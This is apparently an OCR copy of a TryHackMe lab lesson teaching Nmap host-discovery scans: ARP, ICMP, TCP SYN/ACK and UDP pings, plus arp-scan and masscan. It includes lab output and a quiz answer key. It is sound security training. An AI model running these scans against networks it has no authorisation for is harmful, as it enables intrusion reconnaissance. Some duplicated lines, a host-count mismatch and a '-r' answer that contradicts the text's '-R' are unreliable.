If we look at the packets generated using a tool such as tcpdump or Wireshark, we will see network traffic similar to the figure below. In the figure below, Wireshark displays the source MAC address, destination MAC address, protocol, and query related to each ARP request. The source address is the MAC address of our AttackBox, while the destination is the broadcast address as we don't know the MAC address of the target. However, we see the target's IP address, which appears in the Info column. In the figure, we can see that we are requesting the MAC addresses of all the IP addresses on the subnet, starting with `10.10.210.1`. The host with the IP address we are asking about will send an ARP reply with its MAC address, and that's how we will know that it is online.






Talking about ARP scans, we should mention a scanner built around ARP queries: `arp-scan`; it provides many options to customize your scan. Visit the arp-scan wiki for detailed information. One popular choice is `arp-scan --localnet` or simply `arp-scan -l`. This command will send ARP queries to all valid IP addresses on your local networks. Moreover, if your system has more than one interface and you are interested in discovering the live hosts on one of them, you can specify the interface using `-I`. For instance, `sudo arp-scan -I eth0 -l` will send ARP queries for all valid IP addresses on the `eth0` interface.

Note that `arp-scan` is not installed on the AttackBox; however, it can be installed using `apt install arp-scan`.

In the example below, we scanned the subnet of the AttackBox using `arp-scan ATTACKBOX_IP/24`. Since we ran this scan at a time frame close to the previous one `nmap -PR -sn ATTACKBOX_IP/24`, we obtained the same three live targets.

```
Pentester Terminal

pentester@TryHackMe$ sudo arp-scan 10.10.210.6/24
Interface: eth0, datalink type: EN10MB (Ethernet)
WARNING: host part of 10.10.210.6/24 is non-zero
Interface: eth0, datalink type: EN10MB (Ethernet)
WARNING: host part of 10.10.210.6/24 is non-zero
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
10.10.210.75    02:83:75:3a:f2:89   (Unknown)
10.10.210.100   02:63:d0:1b:2d:cd   (Unknown)
10.10.210.165   02:59:79:4f:17:b7   (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.726 seconds (93.91 hosts/sec). 3 responded
```

Similarly, the command `arp-scan` will generate many ARP queries that we can see using tcpdump, Wireshark, or a similar tool. We can notice that the packet capture for `arp-scan` and `nmap -PR -sn` yield similar traffic patterns. Below is the Wireshark output.



If you have closed the network simulator, click on the "Visit Site" button in Task 2 to display it again.

Answer the questions below

We will be sending broadcast ARP Requests packets with the following options:

- From computer1
- To computer1 (to indicate it is broadcast)
- Packet Type: "ARP Request"
- Data: try all the possible eight devices (other than computer1) in the network: computer2, computer3, computer4, computer5, computer6, switch1, switch2, and router.


How many devices are you able to discover using ARP requests?

3 — Correct Answer

Task 6 Nmap Host Discovery Using ICMP

We can ping every IP address on a target network and see who would respond to our `ping` (ICMP Type 8/Echo) requests with a ping reply (ICMP Type 0). Simple, isn't it? Although this would be the most straightforward approach, it is not always reliable. Many firewalls block ICMP echo; new versions of MS Windows are configured with a host firewall that blocks ICMP echo requests by default. Remember that an ARP query will precede the ICMP request if your target is on the same subnet.

To use ICMP echo request to discover live hosts, add the option `-PE`. (Remember to add `-sn` if you don't want to follow that with a port scan.) As shown in the following figure, an ICMP echo scan works by sending an ICMP echo request and expects the target to reply with an ICMP echo reply if it is online.



In the example below, we scanned the target's subnet using `nmap -PE -sn MACHINE_IP/24`. This scan will send ICMP echo packets to every IP address on the subnet. Again, we expect live hosts to reply; however, it is wise to remember that many firewalls block ICMP. The output below shows the result of scanning the virtual machine's class C subnet using `sudo nmap -PE -sn MACHINE_IP/24` from the AttackBox.

Pentester Terminal

```
pentester@TryHackMe$ sudo nmap -PE -sn 10.10.68.220/24

Starting Nmap 7.60 ( https://nmap.org ) at 2021-09-02 10:16 BST
Nmap scan report for ip-10-10-68-50.eu-west-1.compute.internal (10.10.68.50)
Host is up (0.00017s latency).
MAC Address: 02:95:36:71:5B:87 (Unknown)
Nmap scan report for ip-10-10-68-52.eu-west-1.compute.internal (10.10.68.52)
Host is up (0.00017s latency).
MAC Address: 02:48:E8:BF:78:E7 (Unknown)
Nmap scan report for ip-10-10-68-110.eu-west-1.compute.internal (10.10.68.110)
Host is up (-0.10s latency).
MAC Address: 02:6B:50:E9:C2:91 (Unknown)
Nmap scan report for ip-10-10-68-140.eu-west-1.compute.internal (10.10.68.140)
Host is up (0.00021s latency).
MAC Address: 02:58:59:63:0B:6B (Unknown)
Nmap scan report for ip-10-10-68-142.eu-west-1.compute.internal (10.10.68.142)
Host is up (0.00016s latency).
MAC Address: 02:C6:41:51:0A:0F (Unknown)
Nmap scan report for ip-10-10-68-220.eu-west-1.compute.internal (10.10.68.220)
Host is up (0.00026s latency).
MAC Address: 02:25:3F:DB:EE:0B (Unknown)
Nmap scan report for ip-10-10-68-222.eu-west-1.compute.internal (10.10.68.222)
Host is up (0.00025s latency).
MAC Address: 02:28:B1:2E:B0:1B (Unknown)
Nmap done: 256 IP addresses (8 hosts up) scanned in 2.11 seconds
```

The scan output shows that eight hosts are up; moreover, it shows their MAC addresses. Generally speaking, we don't expect to learn the MAC addresses of the targets unless they are on the same subnet as our system. The output above indicates that Nmap didn't need to send ICMP packets as it confirmed that these hosts are up based on the ARP responses it received.


We will repeat the scan above; however, this time, we will scan from a system that belongs to a different subnet. The results are similar but without the MAC addresses.

Pentester Terminal


```
pentester@TryHackMe$ sudo nmap -PE -sn 10.10.68.220/24

Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-02 12:16 EEST
Nmap scan report for 10.10.68.50
Host is up (0.12s latency).
Nmap scan report for 10.10.68.52
Host is up (0.12s latency).
Nmap scan report for 10.10.68.77
Host is up (0.11s latency).
```

```
Nmap scan report for 10.10.68.140
Host is up (0.11s latency).
Nmap scan report for 10.10.68.142
Host is up (0.11s latency).
Nmap scan report for 10.10.68.220
Host is up (0.11s latency).
Nmap scan report for 10.10.68.222
Host is up (0.11s latency).
Nmap done: 256 IP addresses (8 hosts up) scanned in 8.26 seconds
```

If you look at the network packets using a tool like Wireshark, you will see something similar to the image below. You can see that we have one source IP address on a different subnet than that of the destination subnet, sending ICMP echo requests to all the IP addresses in the target subnet to see which one will reply.



Because ICMP echo requests tend to be blocked, you might also consider ICMP Timestamp or ICMP Address Mask requests to tell if a system is online. Nmap uses timestamp request (ICMP Type 13) and checks whether it will get a Timestamp reply (ICMP Type 14). Adding the `-PP` option tells Nmap to use ICMP timestamp requests. As shown in the figure below, you expect live hosts to reply.




In the following example, we run `nmap -PP -sn MACHINE_IP/24` to discover the online computers on the target machine subnet.

Pentester Terminal

```
pentester@TryHackMe$ sudo nmap -PP -sn 10.10.68.220/24

Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-02 12:06 EEST
Nmap scan report for 10.10.68.50
Host is up (0.13s latency).
Nmap scan report for 10.10.68.52
Host is up (0.25s latency).
Nmap scan report for 10.10.68.77
Host is up (0.14s latency).
Nmap scan report for 10.10.68.110
Host is up (0.14s latency).
Nmap scan report for 10.10.68.140
Host is up (0.15s latency).
Nmap scan report for 10.10.68.209
Host is up (0.14s latency).
Nmap scan report for 10.10.68.220
Host is up (0.14s latency).
Nmap scan report for 10.10.68.222
Host is up (0.14s latency).
```


```
Nmap scan report for 10.10.68.209
Host is up (0.14s latency).
Nmap scan report for 10.10.68.220
Host is up (0.14s latency).
Nmap scan report for 10.10.68.222
Host is up (0.14s latency).
Nmap done: 256 IP addresses (8 hosts up) scanned in 10.93 seconds
```

Similar to the previous ICMP scan, this scan will send many ICMP timestamp requests to every valid IP address in the target subnet. In the Wireshark screenshot below, you can see one source IP address sending ICMP packets to every possible IP address to discover online hosts.



Similarly, Nmap uses address mask queries (ICMP Type 17) and checks whether it gets an address mask reply (ICMP Type 18). This scan can be enabled with the option `-PM`. As shown in the figure below, live hosts are expected to reply to ICMP address mask requests.


option `-PM`. As shown in the figure below, live hosts are expected to reply to ICMP address mask requests.




In an attempt to discover live hosts using ICMP address mask queries, we run the command `nmap -PM -sn MACHINE_IP/24`. Although, based on earlier scans, we know that at least eight hosts are up, this scan returned none. The reason is that the target system or a firewall on the route is blocking this type of ICMP packet. Therefore, it is essential to learn multiple approaches to achieve the same result. If one type of packet is being blocked, we can always choose another to discover the target network and services.

```
Pentester Terminal

pentester@TryHackMe$ sudo nmap -PM -sn 10.10.68.220/24

Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-02 12:13 EEST
Nmap done: 256 IP addresses (0 hosts up) scanned in 52.17 seconds
```

Although we didn't get any reply and could not figure out which hosts are online, it is essential to note that this scan sent ICMP address mask requests to every valid IP address and waited for a reply. Each ICMP request was sent twice, as we can see in the screenshot below.





Answer the questions below

What is the option required to tell Nmap to use ICMP Timestamp to discover live hosts?

-PP

Correct Answer

What is the option required to tell Nmap to use ICMP Address Mask to discover live hosts?

-PM

Correct Answer

What is the option required to tell Nmap to use ICMP Echo to discover live hosts?


-PE

Correct Answer

Task 7 Nmap Host Discovery Using TCP and UDP

TCP SYN Ping


We can send a packet with the SYN (Synchronize) flag set to a TCP port, 80 by default, and wait for a response. An open port should reply with a SYN/ACK (Acknowledge); a closed port would result in an RST (Reset). In this case, we only check whether we will get any response to infer whether the host is up. The specific state of the port is not significant here. The figure below is a reminder of how a TCP 3-way handshake usually works.



Case: TCP port is open.

If you want Nmap to use TCP SYN ping, you can do so via the option `-PS` followed by the port number, range, list, or a combination of them. For example, `-PS21` will target port 21, while `-PS21-25` will target ports 21, 22, 23, 24, and 25. Finally `-PS80,443,8080` will target the three ports 80, 443, and 8080.

Privileged users (root and sudoers) can send TCP SYN packets and don't need to complete the TCP 3-way handshake even if the port is open, as shown in the figure below. Unprivileged users have no choice but to complete the 3-way handshake if the port is open.




Case: TCP port is open.

We will run `nmap -PS -sn MACHINE_IP/24` to scan the target VM subnet. As we can see in the output below, we were able to discover five hosts.

Pentester Terminal

```
pentester@TryHackMe$ sudo nmap -PS -sn 10.10.68.220/24
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-02 13:45 EEST
Nmap scan report for 10.10.68.52
Host is up (0.10s latency).
Nmap scan report for 10.10.68.121
Host is up (0.16s latency).
Nmap scan report for 10.10.68.125
Host is up (0.089s latency).
Nmap scan report for 10.10.68.134
Host is up (0.13s latency).
Nmap scan report for 10.10.68.220
Host is up (0.11s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 17.38 seconds
```

Let's take a closer look at what happened behind the scenes by looking at the network traffic on Wireshark in the figure below. Technically speaking, since we didn't specify any TCP ports to use in the TCP ping scan, Nmap used common ports; in this case, it is TCP port 80. Any service listening on port 80 is expected to reply, indirectly indicating that the host is online.




TCP ACK Ping

As you have guessed, this sends a packet with an ACK flag set. You must be running Nmap as a privileged user to be able to accomplish this. If you try it as an unprivileged user, Nmap will attempt a 3-way handshake.

By default, port 80 is used. The syntax is similar to TCP SYN ping. `-PA` should be followed by a port number, range, list, or a combination of them. For example, consider `-PA21`, `-PA21-25` and `-PA80,443,8080`. If no port is specified, port 80 will be used.

The following figure shows that any TCP packet with an ACK flag should get a TCP packet back with an RST flag set. The target responds with the RST flag set because the TCP packet with the ACK flag is not part of any ongoing connection. The expected response is used to detect if the target host is up.




Case: TCP port is open or closed


Case: TCP port is open or closed.

In this example, we run `sudo nmap -PA -sn MACHINE_IP/24` to discover the online hosts on the target's subnet. We can see that the TCP ACK ping scan detected five hosts as up.

```
Pentester Terminal

pentester@TryHackMe$ sudo nmap -PA -sn 10.10.68.220/24
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-02 13:46 EEST
Nmap scan report for 10.10.68.52
Host is up (0.11s latency).
Nmap scan report for 10.10.68.121
Host is up (0.12s latency).
Nmap scan report for 10.10.68.125
Host is up (0.10s latency).
Nmap scan report for 10.10.68.134
Host is up (0.10s latency).
Nmap scan report for 10.10.68.220
Host is up (0.10s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 29.89 seconds
```

If we peek at the network traffic as shown in the figure below, we will discover many packets with the ACK flag set and sent to port 80 of the target systems. Nmap sends each packet twice. The systems that don't respond are offline or inaccessible.







UDP Ping

Finally, we can use UDP to discover if the host is online. Contrary to TCP SYN ping, sending a UDP packet to an open port is not expected to lead to any reply. However, if we send a UDP packet to a closed UDP port, we expect to get an ICMP port unreachable packet; this indicates that the target system is up and available.

In the following figure, we see a UDP packet sent to an open UDP port and not triggering any response. However, sending a UDP packet to any closed UDP port can trigger a response indirectly indicating that the target is online.



Case: UDP port is open.



Case: UDP port is closed. This leads to ICMP Destination Unreachable (Port Unreachable)


Case: UDP port is closed. This leads to ICMP Destination Unreachable (Port Unreachable)


The syntax to specify the ports is similar to that of TCP SYN ping and TCP ACK ping; Nmap uses `-PU` for UDP ping. In the following example, we use a UDP scan, and we discover five live hosts.

Pentester Terminal

```
pentester@TryHackMe$ sudo nmap -PU -sn 10.10.68.220/24
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-02 13:45 EEST
Nmap scan report for 10.10.68.52
Host is up (0.10s latency).
Nmap scan report for 10.10.68.121
Host is up (0.10s latency).
Nmap scan report for 10.10.68.125
Host is up (0.14s latency).
Nmap scan report for 10.10.68.134
Host is up (0.096s latency).
Nmap scan report for 10.10.68.220
Host is up (0.11s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 9.20 seconds
```

Let's inspect the UDP packets generated. In the following Wireshark screenshot, we notice Nmap sending UDP packets to UDP ports that are most likely closed. The image below shows that Nmap uses an uncommon UDP port to trigger an ICMP destination unreachable (port unreachable) error.





Masscan

On a side note, Masscan uses a similar approach to discover the available systems. However, to finish its network scan quickly, Masscan is quite aggressive with the rate of packets it generates. The syntax is quite similar: `-p` can be followed by a port number, list, or range. Consider the following examples:

- `masscan MACHINE_IP/24 -p443`
- `masscan MACHINE_IP/24 -p80,443`
- `masscan MACHINE_IP/24 -p22-25`
- `masscan MACHINE_IP/24 --top-ports 100`

Masscan is not installed on the AttackBox; however, it can be installed using `apt install masscan`.

Answer the questions below

Which TCP ping scan does not require a privileged account?

TCP SYN Ping — Correct Answer

Which TCP ping scan requires a privileged account?

TCP ACK Ping — Correct Answer

What option do you need to add to Nmap to run a TCP SYN ping scan on the telnet port?

-PS23 — Correct Answer — Hint

Task 8 Using Reverse-DNS Lookup

Nmap's default behaviour is to use reverse-DNS online hosts. Because the hostnames can reveal a lot, this can be a helpful step. However, if you don't want to send such DNS queries, you use `-n` to skip this step.

By default, Nmap will look up online hosts; however, you can use the option `-R` to query the DNS server even for offline hosts. If you want to use a specific DNS server, you can add the `--dns-servers DNS_SERVER` option.

Answer the questions below

We want Nmap to issue a reverse DNS lookup for all the possibles hosts on a subnet, hoping to get some insights from the names. What option should we add?

-r

Correct Answer

Task 9 Summary

You have learned how ARP, ICMP, TCP, and UDP can detect live hosts by completing this room. Any response from a host is an indication that it is online. Below is a quick summary of the command-line options for Nmap that we have covered.

Scan Type	Example Command
ARP Scan	`sudo nmap -PR -sn MACHINE_IP/24`
ICMP Echo Scan	`sudo nmap -PE -sn MACHINE_IP/24`
ICMP Timestamp Scan	`sudo nmap -PP -sn MACHINE_IP/24`
ICMP Address Mask Scan	`sudo nmap -PM -sn MACHINE_IP/24`
TCP SYN Ping Scan	`sudo nmap -PS22,80,443 -sn MACHINE_IP/30`
TCP ACK Ping Scan	`sudo nmap -PA22,80,443 -sn MACHINE_IP/30`
UDP Ping Scan	`sudo nmap -PU53,161,162 -sn MACHINE_IP/30`

Remember to add `-sn` if you are only interested in host discovery without port-scanning. Omitting `-sn` will let Nmap default to port-scanning the live hosts.

Option	Purpose
`-n`	no DNS lookup
`-R`	reverse-DNS lookup for all hosts
`-sn`	host discovery only

Answer the questions below

Ensure you have taken note of all the Nmap options explained in this room. To continue learning about Nmap, please join the room Nmap Basic Port Scans, which introduces the basic types of port scans.

